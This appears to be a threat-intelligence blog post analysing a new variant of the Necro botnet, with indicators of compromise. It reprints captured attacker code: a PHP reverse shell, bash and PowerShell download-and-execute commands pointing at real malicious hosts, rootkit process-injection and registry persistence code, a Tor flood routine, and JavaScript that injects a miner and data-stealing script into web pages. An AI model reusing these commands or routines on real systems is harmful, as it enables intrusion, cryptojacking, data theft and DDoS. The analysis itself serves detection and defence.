Necro upgrades again, using Tor + dynamic domain DGA and aiming at both Windows & Linux


blog.netlab.360.com/necro-upgrades-again-using-tor-dynamic-domain-dga-and-aiming-at-both-windows-linux/

jinye March 18, 2021

18 March 2021 / Necro

Overview


Back in January, we blogged about a new botnet Necro and shortly after our report, it stopped spreading. On March 2nd, we noticed a new variant of Necro showing up on our BotMon tracking radar March 2nd, the BotMon system has detected that Necro has started spreading again, in addition to the previous TerraMaster RCE (CVE_2020_35665) and Zend RCE (CVE-2021-3007), two newer vulnerabilities Laravel RCE (CVE-2021-3129) and WebLogic RCE (CVE-2020-14882) have been added, the following graphic shows the trend.



We found that after a month of silence the new version of Necro has been significantly changed and further enhanced, the following is a summary:

1. Start to attack Windws system and use Rootkit to hide itself on Windows platform.
2. "subdomain DGA + dynamic domain name" are being used to generate C2 domains
3. C2 communication support Tor, and a Tor-based DDoS attacks has been added.
4. It propagates Gafgyt_tor against specific Linux targets.
5. It tampers with the web service page on the victim machine to perform browser mining, as well as stealing user data, turning the user's browser into DDos bot, and hash cracking.

We mentioned earlier this month that Gafgyt_tor and Necro are released by same group, the so-called Keksec, the functions of this new Nerco is shown below



It is worth noting that we have seen two samples of the new version, one uses Tor for C2 and one generates C2 by using "subdomain DGA + dynamic domain.

Sample Analysis

Scanning and propagation

Laravel RCE (CVE-2021-3129)

The exploit of this vulnerability uses a reverse shell to first download a bash script, as shown in the following figure.

```
ZCgAMCXTa='php -r
\'$sock=fsockopen("'+self.YxqCRypO+'",9999);$proc=proc_open("/bin/sh -i",
array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);\''
        ZCgAMCXTa=ZCgAMCXTa.replace('/', '\/')
```

The downloaded bash script functions as follows.

1. Download and execute another script `malware.sh`.
2. Download and execute Gafgyt_tor.
3. Download and execute the mining program.

Here is a bash script we captured.

```
wget http://kek.gay/malware.sh -O malware.sh
sh malware.sh
rm -f malware.sh
cd /tmp || cd /home/$USER || cd /var/run || cd $(busybox find / -writable -readable -
executable | head -n 1) || cd /mnt || cd / ;
wget http://45.145.185.83/S1eJ3/IObeENwjx64 -O IObeENwjx64; busybox wget
http://45.145.185.83/S1eJ3/IObeENwjx64 -O IObeENwjx64; curl
http://45.145.185.83/S1eJ3/IObeENwjx64 -O IObeENwjx64; busybox curl
http://45.145.185.83/S1eJ3/IObeENwjx64 -O IObeENwjx64; ftpget -v -u anonymous -p
anonymous -P 21 45.145.185.83 IObeENwjx64 IObeENwjx64; busybox ftpget -v -u anonymous
-p anonymous -P 21 45.145.185.83 IObeENwjx64 IObeENwjx64; chmod 777 IObeENwjx64;
./IObeENwjx64; rm -f  IObeENwjx64
...
export ARGS="-o 45.145.185.83:9050"
export LINE="[ ! -f /tmp/.apid ] && echo > /tmp/.apid;./.1/sshd $ARGS  >>
/dev/null;./.2/sshd $ARGS >> /dev/null &"
echo "$LINE" > ./.backup.sh
curl http://45.145.185.83/xmrig1 -O
wget http://45.145.185.83/xmrig1 -O xmrig1
mkdir ./.1;mv -f xmrig1 ./.1/sshd
...
chmod +x ./.backup.sh;
sh ./.backup.sh &
exit
```

One of the malware.sh scripts is used to download and execute a new version of Necro, as shown below.

```
#pkill -9 python
wget http://45.144.225.96/benchmark.py -O benchmark.py
python benchmark.py || python2 benchmark.py || python2.7 benchmark.py ||
/usr/bin/python benchmark.py || /usr/bin/ python2 benchmark.py || /usr/bin/ python2.7
benchmark.py
```

WebLogic RCE (CVE-2020-14882)

The vulnerability has two exploits, one for Linux and one for Windows.

The exploit for Linux uses bash, which downloads and executes both Necro (setup.py) and the mining program.

```
cd /tmp||cd $(find / -writable -readable -executable | head -n 1);php -r
"file_put_contents(\\".setup\\", file_get_contents(\\"http://DOMAIN/setup\\"));";curl
http://DOMAIN/setup -O;wget http://DOMAIN/setup -O .setup;chmod 777
.setup;./.setup;php -r "file_put_contents(\\".setup.py\\",
file_get_contents(\\"http://DOMAIN/setup.py\\"));";curl http://DOMAIN/setup.py -
O;wget http://DOMAIN/setup.py -O .setup.py;chmod 777 .setup.py;./.setup||python2
.setup.py||python .setup.py||./setup.py;DIR=`pwd`;ARGS="-o DOMAIN:9050";LINE="[ ! -f
$DIR/.pidfile ] && echo > $DIR/.pidfile;$DIR/.1/sshd $ARGS||$DIR/.2/sshd $ARGS >>
/dev/null||./sshd $ARGS >> /dev/null &";cd $DIR;echo "$LINE" > $DIR/.backup.sh;curl
http://DOMAIN/xmrig1 -O||wget http://DOMAIN/xmrig1 -O xmrig1;mkdir $DIR/.1;mv -f
xmrig1 $DIR/.1/sshd;chmod 777 $DIR/.1/sshd;curl http://DOMAIN/xmrig -O||wget
http://DOMAIN/xmrig -O xmrig;mkdir $DIR/.2;mv -f xmrig $DIR/.2/sshd;chmod 777
$DIR/.2/sshd;chmod +x $DIR/.backup.sh;$DIR/.backup.sh
```

The Windows exploit uses Powershell, which first downloads the packaged Pyhton 2.7 executable (py.exe), then downloads and executes Necro (setup.py).

```
"@powershell -NoProfile -ExecutionPolicy unrestricted -Command \"(New-Object
System.Net.WebClient).DownloadFile('http://DOMAIN/py.exe', 'python.exe'); (New-Object
System.Net.WebClient).DownloadFile('http://DOMAIN/setup.py', 'setup.py');\" &
.\python.exe setup.py
```

Attack Windows system

From the above analysis, we can see that some WebLogic servers are running on Windows OS, and the KekSec group is obviously interested in these hosts as well. After the sample is started, if the underlying operating system is detected as Windows then py.exe will be copied to `USERPROFILE\\$6829.exe`, the code is shown in the following figure.

```
if os.name == 'nt':
    try:
        sys.argv[1]
    except IndexError:
        subprocess.Popen(GetCommandLine() + " 1", creationflags=8, close_fds=True)
        os.kill(os.getpid(),9)
    ehVfvaRFGMNE = CreateMutex(None, False, ehVfvaRFGMNE)
    if GetLastError() == ERROR_ALREADY_EXISTS:
       os.kill(os.getpid(),9)
    if os.path.abspath(sys.argv[0]).lower().endswith('.exe') and not
os.path.abspath(sys.argv[0]).lower().endswith('$6829.exe'):
        try:
            shutil.copyfile(os.path.abspath(sys.argv[0]), os.getenv('USERPROFILE') +
'\\$6829.exe')
            os.startfile(os.getenv('USERPROFILE') + '\\$6829.exe')
            os.kill(os.getpid(),9)
        except:
            pass
    else:
```

Necro will then download a file named `x86.dll` or `x64.dll` depending on the platform of choice:.

```
        try:
            shutil.copyfile(sys.executable, os.getenv('USERPROFILE') + '\\$6829.exe')
        except:
            pass
    try:
        if platform.architecture()[0].replace("bit","") == "32":
            eZazkoBSoXlO=ahFxoRRhxXE(urllib2.urlopen('http://' + RaRdhjkniVY +
'/x86.dll').read())
        else:
            eZazkoBSoXlO=ahFxoRRhxXE(urllib2.urlopen('http://' + RaRdhjkniVY +
'/x64.dll').read())
        threading.Thread(target=oFHPQFcppV, args=(eZazkoBSoXlO,)).start()
    except:
        pass
```

This dll file corresponds to an open source Rootkit project r77-rootkit, which according to the project description can fully hide specific processes:.

```
r77 is a ring 3 Rootkit that hides following entities from all processes:

Files, directories, named pipes, scheduled tasks
Processes
CPU usage
Registry keys & values
TCP & UDP connections
It is compatible with Windows 7 and Windows 10 in both x64 and x86 editions.
```

Necro will then load the rootkit using a piece of shellcode using process injection from another open source project, sRDI, which uses the following shellcode.

```
    # pack rootkit and shellcode
    ...
       gwObVdGd += struct.pack('b', ObianOdA - len(gwObVdGd) - 4)
        gwObVdGd += b'\x00\x00\x00'
        gwObVdGd += b'\x48\x89\xf4'
        gwObVdGd += b'\x5e'
        gwObVdGd += b'\xc3'
        if len(gwObVdGd) != ObianOdA:
            raise Exception('x64 bootstrap length: {} != bootstrapSize:
{}'.format(len(gwObVdGd), ObianOdA))
        return gwObVdGd + dXQHuOmhsG + FVgoLCUS + fzWaJzyWo
    else:
    ...
        gwObVdGd += struct.pack('b', ObianOdA - len(gwObVdGd) - 4) # Skip over the
remainder of instructions
        gwObVdGd += b'\x00\x00\x00'
        gwObVdGd += b'\x83\xc4\x14'
        gwObVdGd += b'\xc9'
        gwObVdGd += b'\xc3'
        if len(gwObVdGd) != ObianOdA:
            raise Exception('x86 bootstrap length: {} != bootstrapSize:
{}'.format(len(gwObVdGd), ObianOdA))
        return gwObVdGd + dXQHuOmhsG + FVgoLCUS + fzWaJzyW

    # inject process
     FfyiMaCpdR = windll.kernel32.OpenProcess(0x1F0FFF, False, UjyuiVGyhiD)
    if not FfyiMaCpdR:
        cJaQhosf -= 1
        return
    llvOMLUBC = windll.kernel32.VirtualAllocEx(FfyiMaCpdR, 0, len(eZazkoBSoXlO),
0x00001000, 0x40)
    windll.kernel32.WriteProcessMemory(FfyiMaCpdR, llvOMLUBC, eZazkoBSoXlO,
len(eZazkoBSoXlO), 0)
    if not windll.kernel32.CreateRemoteThread(FfyiMaCpdR, None, 0, llvOMLUBC, 0, 0,
0):
```

Finally, Necro will register the bootstrap item to `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`:

```
        if os.name == 'nt':
            try:
                aReg = ConnectRegistry(None,HKEY_CURRENT_USER)
                aKey = OpenKey(aReg,
r"SOFTWARE\Microsoft\Windows\CurrentVersion\Run", 0, KEY_WRITE)
                SetValueEx(aKey,'System explore',0, REG_SZ, os.getenv('USERPROFILE')
+ '\\$6829.exe ' + os.path.r)
                windll.kernel32.SetFileAttributesW(os.getenv('USERPROFILE') +
'\\$6829.exe', FILE_ATTRIBUTE_HIDDEN)
            except:
                pass
```

Using Tor communication

Since we have seen the KekSec group using Tor to hide the real C2 in Gafgyt_tor, we are not surprised that the new version of Necro supports Tor. What surprised us is that Necro actually integrates a Tor proxy-based DDoS attack method.

The Tor C2 communication code is as follows, and you can see the IPs and ports of multiple Tor proxies integrated in it.

```
try:
    import socks
except:
    f=open('socks.py', "w")

f.write(urllib2.urlopen('https://raw.githubusercontent.com/mikedougherty/SocksiPy/mast

    f.close()
    try:
        import socks
    except:
        exit(1)
    try:
        os.remove('socks.py')
        os.remove('socks.pyc')
    except:
        pass
server_list = ['192.248.190.123:8017', '192.248.190.123:8001', '88.198.82.11:9051',
'52.3.115.71:9050', '185.117.154.207:443', '199.19.224.116:9050',
'188.166.34.137:9000', '161.97.71.22:9000', '54.161.239.214:9050',
'144.91.74.241:9080', '201.40.122.152:9050', '194.5.178.150:666',
'83.217.28.46:9050', '8.210.163.246:60001', '35.192.111.58:9221', '127.0.0.1:9050']
...
self.onionserver='faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad.onion'
self.AJEwioE='#freakyonionz'
self.Ajiowfe='FUCKWHITEHATZ'
...
```

The code of the newly added DDoS attack method `torflood` is as follows.

```
            elif CjoRjhoMj[3]==":" + self.cmdprefix + 'torflood':
                try:
                    import socks
                except:
                   ...
                        self.commSock.send('PRIVMSG %s :Unable to initilize socks
module.\n' % (MZqyBxdoS))
                for i in range(0, int(CjoRjhoMj[7])):
                    threading.Thread(target=self.XoReERalPae,args=
(CjoRjhoMj[4],CjoRjhoMj[5],int(CjoRjhoMj[6]),)).start()
                self.commSock.send('PRIVMSG %s :Started Tor HTTP flood on URL: %s
with %s threads\n' % (MZqyBxdoS,CjoRjhoMj[4],CjoRjhoMj[7]))
```

Sub-domain DGA + dynamic domain name

The new version of Necro updated the DGA mechanism, using DGA to generate subdomains, and then with dynamic domain names to generate the final C2 domain name. From the code we can see the there are 30 dynamic domain name services providers.

```
zMuBHdcdB=0
while zMuBHdcdB < 0xcc:
    zMuBHdcdB+=1
    random.seed(a=0x7774DEAD + zMuBHdcdB)
    RaRdhjkniVY=
(''.join(random.choice('abcdefghijklmnopqoasadihcouvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123
 for _ in range(random.randrange(10,19)))).lower()

RaRdhjkniVY+="."+random.choice(['ddns.net','ddnsking.com','3utilities.com','bounceme.n

    print RaRdhjkniVY
```

Nine domains are live now, and from the resolution records some domains uses IPv6 addresses.

```
2021-03-09 10:50:50     2021-03-12 16:10:45     ntxkg0la99w.zapto.org
2021-03-12 08:19:49     2021-03-12 08:19:49     xxdqj6xbjpkzhk7k.servemp3.com
2021-03-12 10:35:11     2021-03-12 10:35:11     qb7opowcawiagia.viewdns.net
2021-03-12 08:46:28     2021-03-12 08:46:28     v5jke3mv89fjvxgd.serveftp.com
2021-03-12 14:59:54     2021-03-12 14:59:54     nwpzhm8ziyhdzm.redirectme.net
2021-03-12 03:12:07     2021-03-12 03:12:07     m1afommgsdowkmegc.redirectme.net
2021-03-12 04:56:47     2021-03-12 04:56:47     ewmhkvdcoj3.servemp3.com
2021-03-12 08:38:17     2021-03-12 08:38:17     tfcxvcg0lkc9vpx.myftp.org
2021-03-12 06:48:19     2021-03-12 06:48:19     bdcauhuzk0d.viewdns.net
```

JS code embedding

The main purpose of Necro's JS code embedding is to inject mining code in victim's web pages.

```
elif CjoRjhoMj[3]==":" + self.cmdprefix + 'injectcount':
    self.commSock.send('PRIVMSG %s :I have injected into %s files total\n' %
(MZqyBxdoS, self.AkvElneS))
elif CjoRjhoMj[3]==":" + self.cmdprefix + 'reinject':
    threading.Thread(target=self.OLkEqimhli).start()
    self.commSock.send('PRIVMSG %s :Re-injecting all html and js files\n' %
(MZqyBxdoS))
```

Necro will first traverse the `'*.js', '*.html', '*.htm', '*.php'` files in the specified directory of the infected device to find the target of injection.

```
if os.name != "nt":
    self.AkvElneS=0
    for fkEoBpoAxpZc in [ele for ele in os.listdir("/") if ele not in ['proc', "bin",
'sbin', 'sbin', "dev", "lib", 'lib64', 'lost+found', "sys", 'boot', "etc"]]:
        for hfHpWZSupopK in ['*.js', '*.html', '*.htm', '*.php']:
            for oGADwYHVg in os.popen("find \"/" + fkEoBpoAxpZc + "\" -type f -name
\"" + hfHpWZSupopK + "\"").read().split("\n"):
                oGADwYHVg = oGADwYHVg.replace("\r", "").replace("\n", "")
                if 'node' not in oGADwYHVg and 'lib' not in oGADwYHVg and "npm" not
in oGADwYHVg and oGADwYHVg != "":
                    self.chLYewdc(oGADwYHVg)
```

Once the target is found, Necro inserts a piece of code into the file.


```
MnPbIqasMz=open(oGADwYHVg,"rb")
            mkkzygnopRnB=MnPbIqasMz.read()
            MnPbIqasMz.close()
            fPSqTAZGgcep = kdYaxMPRdP(8)
            OGipqKBSmmTb = kdYaxMPRdP(8)
            hgOlaeQcQza = b64encode("//" + self.injectCOxhTEJfB + '/campaign.js')
            fwEiSidxlgH='(function(' + OGipqKBSmmTb + ", " + fPSqTAZGgcep + ") {" +
fPSqTAZGgcep + " = " + OGipqKBSmmTb + ".createElement('script');" + fPSqTAZGgcep +
".type = 'text/javascript';" + fPSqTAZGgcep + '.async = true;' + fPSqTAZGgcep + ".src
= atob('" + IoMfNcaVcJL + hgOlaeQcQza + IoMfNcaVcJL + "'.replace(/" + IoMfNcaVcJL +
"/gi, '')) + '?' + String(Math.random()).replace('0.','');" + OGipqKBSmmTb +
".getElementsByTagName('body')[0].appendChild(" + fPSqTAZGgcep + ');}(document));'
           ...
            else:
                if oGADwYHVg.endswith(".js"):
                    if 'var ' in mkkzygnopRnB:
                        mkkzygnopRnB=self.kRChazSiN(mkkzygnopRnB, 'var ', fwEiSidxlgH
+ 'var ', 1)
                        self.AkvElneS+=1
                        wQARXUaaF = True
                else:
                    if '</body' in mkkzygnopRnB:
                        mkkzygnopRnB=self.kRChazSiN(mkkzygnopRnB, '</body', '<script
type=' + '"' + 'text/javascript' + '"' + ">" + fwEiSidxlgH + '</script></body', 1)
                        self.AkvElneS+=1
                        wQARXUaaF = True
            if wQARXUaaF:
                MnPbIqasMz=open(oGADwYHVg, "wb")
```

The infected page will have the following additional code.

```
(function(v2, v1) {
    v1 = v2.createElement('script');
    v1.type = 'text/javascript';
    v1.async = true;
    v1.src =
atob('UUIDLy91YmxvY2stcmVmZXJlci5kZXYvY2FtcGFpZ24uanM=UUID'.replace(/UUID/gi, '')) +
'?' + String(Math.random()).replace('0.', '');
    v2.getElementsByTagName('body')[0].appendChild(v1);
}(document));
```

This small piece of code will link to a script `hxxp[:]//ublock-referer.dev/campaign.js` . Through our WebInsight system we can see that 300+ websites have been infected by Necro in the last week.

campaign.js is a highly obfuscated javascript code with a detection rate of 0 on VT.



The code uses two layers of obfuscation, it has three main functions.

Mining

When an end user visits the victim's website, the browser will load a mining js script: `hxxps[:]//cloud-miner.de/tkefrep/tkefrep.js?tkefrep=bs?nosaj=faster.xmr2`

User data stealing

The code monitors 4 events `unload/beforeunload/popstate/pagehide` and then reports the data through the following two interfaces

Interface	Functions
/l.php	upload keyboad records
/f.php	upload form data

Execute instruction


When end users access victim's website, the malicious js will be loaded, and `ublock-referer.dev/api.ph` will be called to perform various functions and send back some of the users' data, a brief breakdown of the functions

Command	Functions	Interface
cookie	To send back cookie	/c.php
clipboard	To send back clipboard content	/cb.php
view	Calling iframe to load any url	
post	Send POST request to target	
floodpost	DDos a target with periodical POST requests	
load	Periodically adding Image objects and requesting links to specified resources to DDos a target	
antiddos	By adding iframes periodically and adding random strings of numbers after the target link to DDos target	
layer4	Periodically sending POST requests of random content of specified length range to the target (DDoS)	
jack	Load the specified content by creating iframe, can be used to fake or hijack webpage	
eval	Execute arbitrary code via the eval method	
md5/sha1	Perform collision attacks against MD5 with the specified length range and code table, and report back when it succeeds	/h.php

The corresponding C2 is still `hxxp[:]//ublock-referer.dev/`, switching between http/https according to the protocol of the compromised site

```
master = window["location"]["protocol"] + "//ublock-referer.dev";
APIKey = "callbackScript";
```

The URL `hxxps[:]//ublock-referer.dev` is also used to download the malicious FireFox plug-in `ublock_referer-1.0.0-an+fx.xpi`, the plug-in uses the above mentioned Javascript Bot Cloud9.



Code obfuscation algorithm

This new version of Necro abandoned the original simple variable name replacement algorithm, and implemented a code morphing algorithm based on the abstract syntax tree AST, which achieves full complete randomization of object names and higher code coverage of obfuscation, with the result that the new version of Necro sample VT detection rate of 0.

```
dDojPSRD=open(ULTiBINyz,"rb")
     ...
     p = ast.parse(CFiLMBZFoL)
     MiaFfQWZhb().visit(p)
     for caSZxzOdnbhJ in sorted(mdSaCUFhqM, key=len, reverse=True):
        ...
     EqDdlmuEhx = [node.name for node in ast.walk(p) if isinstance(node,
ast.ClassDef)]
     joPNpGTbcn = sorted({node.id for node in ast.walk(p) if isinstance(node,
ast.Name) and not isinstance(node.ctx, ast.Load)})
     for mFVUeqoHs in [n for n in p.body if isinstance(n, ast.FunctionDef)]:
         aPpaAZnhc.append(mFVUeqoHs.name)
     EqDdlmuEhx = [node for node in ast.walk(p) if isinstance(node, ast.ClassDef)]
     for ubhohFYJDo in EqDdlmuEhx:
         for mFVUeqoHs in [n for n in ubhohFYJDo.body if isinstance(n,
ast.FunctionDef)]:
             if mFVUeqoHs.name != '__init__' and mFVUeqoHs not in aPpaAZnhc:
                 aPpaAZnhc.append(mFVUeqoHs.name)
     ...
     hkaxeZCocag=open(ULTiBINyz,"wb")
```

Summary

Since Necro was discovered, we have been continuously following and tracking this botnet, and associated it with the KekSec group behind it, and discovered more of their activities to attack Linux devices. We will continue to keep an eye on Necro, and will disclose any new findings.

IOC

Tor C2

```
faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad.onion
```

Download URL

```
http://ntxkg0la99w.zapto.org/setup.py
http://kek.gay/benchmark.py
http://kek.gay/x86.dll
http://kek.gay/x64.dll
http://kek.gay/xmrig1.py
http://kek.gay/xmrig1
http://kek.gay/py.exe
```

JS Miner/Bot Related

```
https://cloud-miner.de/*
https://ublock-referer.dev/*
```

Tor Proxy

```
77.238.128.166:9050
192.248.190.123:8017
192.248.190.123:8009
213.251.238.186:9050
178.62.242.15:9107
88.198.82.11:9051
52.3.115.71:9050
83.217.28.46:9050
147.135.208.44:9095
188.166.34.137:9000
103.233.206.22:179
161.97.71.22:9000
54.161.239.214:9050
194.5.178.150:666
144.91.74.241:9080
134.209.230.13:8080
201.40.122.152:9050
206.81.27.29:8080
127.0.0.1:9050
```

Contact us

Readers are always welcomed to reach us on twitter, or email to netlabat 360dot cn